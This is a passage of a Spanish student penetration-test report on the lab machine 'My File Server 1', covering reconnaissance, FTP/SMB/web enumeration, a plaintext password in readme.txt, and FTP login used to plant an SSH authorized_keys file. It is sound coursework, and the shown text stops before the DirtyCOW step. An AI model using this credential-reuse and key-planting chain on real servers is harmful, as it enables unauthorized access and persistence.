



Actividad 13

Red Team Report: Pentesting de My File Server1

Frieda María Ortiz López

184346

CNO IV: Seguridad Informática
Segundo Parcial
Otoño 2026

Contenido

Executive Summary	3
Alcance.....	3
Metodología aplicada	4
Desarrollo de la Evaluación.....	4
Reconocimiento	4
Enumeración	7
FTP en el puerto 21	7
Servicio web en el puerto 80.....	8
SMB en el puerto 445	9
Explotación	10
Post-explotación y escalada de privilegios	12
Análisis de impacto con el modelo CIA	15
Confidencialidad	15
Integridad	15
Disponibilidad	15
Recomendaciones técnicas.....	16
Tabla de hallazgos	16
Referencias.....	17

Executive Summary

La evaluación de seguridad realizada sobre *My File Server 1* tuvo como objetivo identificar debilidades que pudieran ser aprovechadas para obtener acceso no autorizado al servidor, y determinar el nivel de exposición que representarían para una organización.

La revisión se realizó bajo un enfoque de caja negra donde no se contaba con credenciales, ni información previa sobre el sistema ni sus configuraciones internas. A partir de los servicios que estaban expuestos se logró identificar varias configuraciones inseguras que nos permitieron avanzar desde el reconocimiento hasta el compromiso completo del servidor.

Entre los hallazgos más relevantes se encontró un servicio FTP con acceso anónimo y excesivos permisos, se encontraron expuestos los registros internos del sistema, una contraseña almacenada en texto plano dentro de un archivo que es accesible desde el servidor web y una configuración de SMB que permitía obtener información sobre usuarios y recursos compartidos sin autenticación. La información obtenida durante estas etapas permitió la identificación de una cuenta válida y establecer después el acceso al sistema mediante SSH.

Una vez obtenido el acceso como usuario estándar se detectó que el servidor utilizaba un kernel de Linux que se encontraba desactualizado y vulnerable a la explotación *DirtyCOW* (CVE-2016-5195). La exposición de esta vulnerabilidad permitió elevar los privilegios hasta alcanzar root, y así obtener el control total del sistema.

El nivel general de riesgo se considera que es crítico, y la principal preocupación proviene de las distintas debilidades encontradas desde la exposición de la información, los controles de acceso insuficientes, credenciales mal protegidas y el software sin actualizar, encadenándose estas vulnerabilidades, se pueden derivar en accesos no autorizados a archivos confidenciales, modificación o eliminación de información, la interrupción de los servicios y, en el caso más crítico, en la pérdida total del control administrativo y del sistema.

Alcance

La evaluación se limitó al servidor de archivos identificado como *My File Server 1* y a los servicios de red expuestos directamente por este activo. La prueba se realizó bajo un enfoque de caja negra, sin acceso previo a credenciales, documentación interna ni información sobre la configuración del sistema.

El objetivo fue determinar hasta qué punto un atacante con acceso al mismo segmento de red podría identificar servicios vulnerables, obtener información útil para un acceso inicial y avanzar hasta comprometer el sistema.

Quedaron fuera del alcance las pruebas de denegación de servicio, los ataques de ingeniería social, la evaluación de otros equipos de la red y cualquier acción intencionalmente destructiva. Durante la prueba se evitó dejar el servidor en un estado inoperable.

La evaluación se realizó sobre un entorno controlado que reproduce el comportamiento de un servidor de archivos corporativo. Toda la información utilizada durante el ataque se obtuvo mediante reconocimiento activo contra los servicios expuestos por la propia máquina. Para fines de documentación técnica, el objetivo fue identificado con la dirección IP **192.168.56.104**, mientras que el equipo utilizado para la evaluación operó desde **192.168.56.102**.

Metodología aplicada

La evaluación se desarrolló siguiendo una secuencia basada en los lineamientos generales de **PTES (Penetration Testing Execution Standard)**, utilizando sus principios para ordenar las distintas etapas de la prueba. En este caso, el trabajo se dividió en cuatro fases principales: *reconocimiento*, *enumeración*, *explotación* y *post-explotación con escalada de privilegios*.

Durante la fase de **reconocimiento** se identificó el servidor objetivo dentro del segmento de red y se determinaron los servicios expuestos. Después, en la **enumeración**, se revisó cada servicio con mayor detalle para localizar configuraciones débiles, recursos accesibles e información que pudiera facilitar un acceso inicial.

La fase de **explotación** consistió en aprovechar las debilidades identificadas para obtener acceso al sistema con una cuenta de usuario estándar. A partir de ese punto se realizó la **post-explotación**, enfocada en revisar el entorno interno y buscar una forma de elevar privilegios hasta obtener acceso administrativo.

Para estas etapas se utilizaron herramientas como netdiscover, nmap, clientes FTP, smbmap, Nikto, ssh-keygen, OpenSSH y un exploit público asociado a DirtyCOW (CVE-2016-5195).

Desarrollo de la Evaluación

Reconocimiento

Antes de iniciar el reconocimiento se verificó la configuración de red del equipo atacante con el comando `ip a`, confirmando que la interfaz host-only (eth1) tenía asignada la dirección 192.168.56.102/24.

```


(kali@kali)~$ ip a
1: lo: <LOOPBACK UP, LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST MULTICAST UP, LOWER UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:b7:bc brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.1/24 brd 10.10.10.255 scope global dynamic noprefixroute eth0
        valid_lft 86276sec preferred_lft 86276sec
    inet6 fd17:625c:f937:2:d231:c7a2:b64:ac64/64 scope global dynamic noprefixroute
        valid_lft 86276sec preferred_lft 86276sec
    inet5 fe80::f937:2:d231:c7a2:b64:ac64/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST MULTICAST UP, LOWER UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c8:b2:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
        valid_lft 4746sec preferred_lft 4746sec
    inet6 fe80::d78c:55a8:9494:ac64/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali@kali)~$
  
```

Ev-01

Después se utilizó netdiscover sobre el rango 192.168.56.0/24 para identificar los dispositivos activos dentro del segmento. Esta herramienta realiza solicitudes ARP y permite reconocer los equipos que responden dentro de la red local.

```
sudo netdiscover -i eth1 -r 192.168.56.0/24
```

El escaneo mostró dos direcciones adicionales: 192.168.56.100, correspondiente a infraestructura de la red virtual, y 192.168.56.104, que fue identificada como el servidor objetivo de la evaluación.




Con el objetivo localizado en 192.168.56.104, se realizó un escaneo completo con Nmap para conocer la superficie de red expuesta por el servidor.

```
nmap -p- -A 192.168.56.104
```

El análisis identificó ocho puertos TCP abiertos y permitió obtener información inicial sobre los servicios disponibles:

- 21/tcp – vsftpd 3.0.2
- 22/tcp – OpenSSH 7.4
- 80/tcp – Apache httpd 2.4.6 sobre CentOS
- 111/tcp – rpcbind
- 445/tcp – Samba
- 2049/tcp – NFS
- 2121/tcp – ProFTPD 1.3.5
- 20048/tcp – mountd


En conjunto, estos servicios mostraron una superficie de ataque amplia para un servidor de archivos. FTP, HTTP y SMB se consideraron especialmente relevantes para continuar con la enumeración, mientras que los servicios asociados con NFS indicaban la presencia de mecanismos adicionales para compartir archivos a través de la red.



Al final del reconocimiento se realizó un segundo escaneo con detección de versiones:

```
nmap -p- 192.168.56.104 -sV
```

Este resultado confirmó los mismos ocho puertos abiertos y las versiones principales detectadas anteriormente. A partir de esta información se seleccionaron los servicios que serían revisados con mayor detalle durante la fase de enumeración.



Enumeración


Con los servicios principales identificados durante el reconocimiento, la siguiente etapa se enfocó en revisar aquellos que podían exponer información útil o facilitar un acceso inicial al servidor. Se priorizaron FTP, HTTP y SMB, ya que los tres presentaban configuraciones que podían ser aprovechadas sin requerir autenticación previa.

FTP en el puerto 21

El servicio FTP fue revisado manualmente mediante el comando:

```
ftp 192.168.56.104
```

Una vez establecida la sesión anónima, se accedió al directorio pub y posteriormente a la carpeta log, donde se listó el contenido disponible. Dentro de esta ubicación se encontró una copia del directorio /var/log del sistema, con archivos como *secure*, *messages*, *cron*, *wtmp* y *btmpt*.




La exposición de estos archivos puede revelar información sobre autenticaciones, actividad de servicios y eventos internos del servidor. Registros como secure, wtmp y btmap, por ejemplo, pueden ayudar a identificar usuarios existentes y patrones de acceso. Aunque este hallazgo no otorgó acceso directo al sistema, sí mostró que el servicio FTP exponía información que normalmente debería mantenerse restringida.

Servicio web en el puerto 80

Después de revisar FTP, se evaluó el servidor web identificado en el puerto 80. Para ello se utilizó Nikto:

nikto -h 192.168.56.104

El análisis mostró que el servidor utilizaba Apache 2.4.6 sobre CentOS y detectó varias configuraciones que requerían revisión, entre ellas el método HTTP TRACE habilitado, ausencia de encabezados de seguridad y una versión desactualizada de Apache. También apareció una referencia al archivo /readme.txt.




SMB en el puerto 445

Posteriormente se revisó el servicio SMB mediante:

```
smbmap -H 192.168.56.104
```

La herramienta nos permitió establecer una sesión sin autenticación y nos mostró cuatro recursos compartidos, incluyendo uno llamado **smbuser** con acceso denegado y otro llamado **smbdata** con permisos de lectura y escritura abiertos a cualquiera. El nombre del recurso **smbuser** reveló el nombre de un usuario válido del sistema.




Aunque no era posible acceder directamente al recurso **smbuser**, su nombre reveló la existencia de un identificador que podía corresponder a una cuenta válida del sistema. Por otro lado, los permisos de lectura y escritura detectados sobre **smbdata** representaban una configuración permisiva para un recurso accesible sin autenticación.

Credencial expuesta en /readme.txt

A partir del recurso señalado por Nikto, se accedió manualmente al archivo <http://192.168.56.104/readme.txt>.

El contenido mostraba directamente una contraseña almacenada en texto plano que se identificó como **rootroot1**.



El archivo no indicaba a qué cuenta pertenecía la contraseña. Sin embargo, durante la enumeración de SMB ya se había identificado el nombre **smbuser** como posible usuario del sistema. La combinación de ambos hallazgos permitió plantear la pareja de credenciales:

- **Usuario:** smbuser
- **Contraseña:** rootroot1

La enumeración permitió conectar información obtenida desde distintos servicios. FTP expuso registros internos del sistema, SMB reveló recursos compartidos y un posible nombre de usuario, mientras que el servidor web dejó accesible una contraseña en texto plano. Estos hallazgos proporcionaron los elementos necesarios para continuar con la fase de explotación y comprobar si era posible obtener acceso al servidor

Con esto quedaron completas las credenciales necesarias para el acceso inicial:


- **Usuario:** smbuser
- **Contraseña:** rootroot1

Explotación

La fase de enumeración dejó una combinación de usuario y contraseña que podía probarse contra los servicios disponibles. Sin embargo para obtener un acceso remoto más estable al servidor, se optó por utilizar autenticación mediante llave SSH. Primero se generó un nuevo par de llaves desde el equipo de evaluación:

ssh-keygen

El sistema creó un par de llaves *ED25519*, almacenando la llave privada en *id_ed25519* y la pública en *id_ed25519.pub*.




Preparación del acceso mediante FTP

Las credenciales identificadas durante la enumeración se probaron primero contra el servicio FTP:

ftp 192.168.56.104

El inicio de sesión con el usuario smbuser fue exitoso y el servicio permitió acceder directamente a su directorio personal /home/smbuser.

Aprovechando los permisos disponibles sobre esa ruta, se creó el directorio .ssh y se transfirió la llave pública generada previamente con el nombre authorized_keys. De esta forma, la llave quedó registrada como una identidad autorizada para el usuario smbuser.

